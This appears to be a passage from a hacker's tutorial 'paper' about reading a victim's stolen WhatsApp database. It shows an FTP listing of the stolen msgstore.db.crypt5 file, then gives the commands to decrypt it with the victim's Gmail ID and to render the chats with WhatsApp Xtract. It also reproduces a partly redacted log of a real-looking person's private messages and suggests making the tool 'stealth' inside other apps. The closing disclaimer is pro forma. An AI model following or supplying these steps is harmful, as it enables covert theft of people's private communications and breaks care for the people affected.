
Transform selected entries: Copy | Move | Delete | Rename | Chmod | Unzip

All	Name	Type	Size	Owner	Group	Perms	Mod Time	Actions	
	Up ..								
□	mohit123q@gmail.com.msgstore.db.crypt5	CRYPT5 File	4153360	14593544	14593544	rw-rw-rw-	Apr 3 16:12	View	Edit
□	wp.php	PHP script	462	14593544	14593544	rw-r--r--	Apr 3 14:12	View	Edit

Download the file mohit123q@gmail.com.msgstore.db.crypt5

Directories: 0
Files: 2 / 3.96 MB
Symlinks: 0
Unrecognized FTP output: 0

Hola !! we got the crypt5 file with android account gmail id name



Now lets read some messages of our victim ;)

before the 2.11. Version of WhatsApp hackers were able to decrypt the encrypted msgstore.db.crypt file without much effort thanks to a WhatsApp Forensic Toolkit known As WhatsApp Xtract Tool having a powerful python script that helps the security professionals to decrypt the encryption of crypt file and after the decryption presents a perfect forensic report through a beautiful HTML interface page with full conversation in it, but as WhatsApp hits version number 2.11 onwards this kit becomes useless as the encryption key used by WhatsApp was changed, according to officials from WhatsApp they are taking the conversation database security in a very serious manner , oh really ? they now changed database to msgstore.db.crypt5 from "msgstore.db.crypt"


So here, go through this article http://www.securitybydefault.com/2014/03/descifrando-msgstoredbcrypt5-la-nueva.html this person made a python script to decrypt crypt5 database file you can get the script here , this is alternative of www.recovermessages.com I don't suggest you to upload your database file in their database ;)

So go through this manual method it will be fun too ;)

https://github.com/aramosf/pwncrypt5/blob/master/pwncrypt5.py

just download this script now open your linux or you can use this on window also but linux as always best ;)


so now copy this script save it as anyname.py and also copy you whatsapp database msgstore.db.crypt5 file which you have stole from android mobile , and just rename that as "msgstore.db.crypt5" means remove google account name part from that file .



Now use following command to decrypt this file

root@kali:- python yourfilename.py msgstore.db.crypt5 gmailaccountid of victim@gmail.com> msgstore.sdb


like this.



```
root@kali:~/Desktop# clear

root@kali:~/Desktop# python wap.py msgstore.db.crypt5 mohit123q@gmail.com> msgstore.sdb
```

Now we will get **msgstore.sdb** file which is decrypted ;) lolz security lets read messages now




To read messages or open this database file we will use **Whatsapp_Xtract_V2.1** , this is python based tool , available in

xda-developers forum (http://forum.xda-developers.com/showthread.php?t=1583021&page=91) you can download it ,

https://hotoloti.googlecode.com/files/Whatsapp_Xtract_V2.1_2012-05-10-2.zip

now we will do some small changes in command of this too and this OLD not WORKING tool will work again for us ;)

so put your **msgstore.sdb** file in same Whatsapp_Xtract_V2.1 folder




```
convert_smileys_python_2.py     convert_smileys_python_2.pyc    install pyCrypto.bat              msgstore.db
msgstore.db.crypt               msgstore.sdb                    !README.txt                       sqlite3.exe
wa.db                           whatsapp_xtract.py              whatsapp_xtract_android.bat       whatsapp_xtrac android_crypted
whatsapp_xtract_console.bat     whatsapp_xtract_drag'n'drop_    whatsapp_xtract_iphone.bat        wp.exe
```


Now give this command

root@kali:- python whatsapp_xtract.py msgstore.sdb –o whatsapp.html

here **-o** is used to define output file name , so we will get all our chat logs in html file .




```
root@kali:~/Desktop/wp# python whatsapp_xtract.py msgstore.sdb -o whatsapp.html
```



```
root@kali:~/Desktop/wp# python whatsapp_xtract.py msgstore.sdb -o whatsapp.html
Python Version 2.x
Android mode!

printing output to msgstore.sdb.html ...
done!
root@kali:~/Desktop/wp# 
```

Now after executing this our default browser will automatically open that output html file in some time .



Click to view your appointments and tasks
File Edit View History Bookmarks Tools Help
msgstore.sdb.html
file:///root/Desktop/wp/msgstore.sdb.html
Google
Most Visited Offensive Security Kali Linux Kali Docs Exploit-DB Aircrack-ng

41588	918[redacted]4563	2014-02-28 19:06:18	me	hu	5	0	0
41592	918[redacted]563	2014-02-28 19:07:12	918[redacted]563	Hehe	0	0	0
42085	918[redacted]563	2014-03-06 08:24:24	918[redacted]563	| Image	0	1	80126
42201	918[redacted]563	2014-03-07 16:54:50	918[redacted]563	Hello	0	0	0
42202	918[redacted]563	2014-03-07 16:55:15	[redacted]	heylo	5	0	0
42203	918[redacted]563	2014-03-07 16:55:26	918[redacted]563	Wassup ?	0	0	0
42204	918[redacted]563	2014-03-07 16:55:27	918[redacted]563	Kaise ho	0	0	0
42206	918[redacted]563	2014-03-07 16:56:11	[redacted]	[redacted]	5	0	0
42210	918[redacted]563	2014-03-07 16:57:14	918[redacted]563	Same [redacted]	0	0	0
42211	918[redacted]563	2014-03-07 16:57:22	918[redacted]563	N [redacted] Chl Re	0	0	0
42214	918[redacted]563	2014-03-07 16:59:11	[redacted]	😞	5	0	0
42215	918[redacted]563	2014-03-07 16:59:25	[redacted]	get [redacted] best	5	0	0
42217	918[redacted]563	2014-03-07 16:59:32	[redacted]	foh [redacted]	5	0	0
42224	918[redacted]563	2014-03-07 17:02:29	918[redacted]563	[redacted]	0	0	0
42227	918[redacted]563	2014-03-07 17:14:25	918[redacted]563	uh [redacted]	0	0	0
42836	918[redacted]563	2014-03-16 17:30:41	918[redacted]563	[redacted]	0	0	0
42840	918[redacted]563	2014-03-16 17:31:48	[redacted]	WO to kisi or ki HO LI Ab kya ma[redacted]. But fir bhi	5	0	0

now we can read all message chat logs of victim, also images and video sent/recieved by him/her

The best thing of this is , it's whatsapp Forensic ;) you can also get all DELETED message of victim, Facebook didn't need to buy WhatsApp to read your chats

You can bind and modify this app , with another apps , make It stealth and use for personal databackup :P, you want video tutorial , you can mail me also for any other queries.

Disclaimer :- This guide is for education purpose only. Do not hack others accounts, This is illegal and may put you behind jail and high penalty can be exposed. Learn Hacking For Good Purposes.all the tools used in paper is available in their respective owner website and permissible to use it for personal use, for commercial use grant permission from owner .

Special Thanks : http://bas.bosschert.nl/steal-whatsapp-update/ & Google

This Paper is Provided to you by Mohit Sahu (Monendra Sahu)

Dedicated To My Mom,Dad / My Best Friend/My love

About The Author

**Mohit Sahu is an IT-Security researcher presently working in the field of penetration testing and vulnerability assessments, he is currently holding the position of Security Analyst
in ERIS labs, India.**

As well as he work as corporate trainer/Penetration Tester (freelance), He is Co-admin at Code104.net A Famous online Forum for Security Researchers, he is Admin at Facebook Group "Tips & Tricks" (Over then 11,000 members) Established For Support People in technical Queries .

Founder of NGO (Chhattisgarh InfoSec Society). A first NGO in chhattisgarh fighting for cyber crime , making people aware .

He has Given Seminar/workshops on various Colleges , schools Cyber Cell(CG) He has trained more then 3000 Students.

his field of intrest is Vulnerability Assessment, Penetration Testing , Security Auditing/Training, web devlopment, server management,android exploitation

He has been awarded with Hall of Fame & Rewards by Google , Microsoft , Ebay , Apple , Nokia , Paypal , AT&T, Yahoo and many more..

He has been awarded with Gold Medal from Honorable Governor of Chhattisgarh on behalf of NIT Raipur

Contact me : monendra.nitrr@gmail.com

Facebook: https://www.facebook.com/mohitsahu.in

Twitter: https://twitter.com/mohitnitrr

Website: www.erislabs.in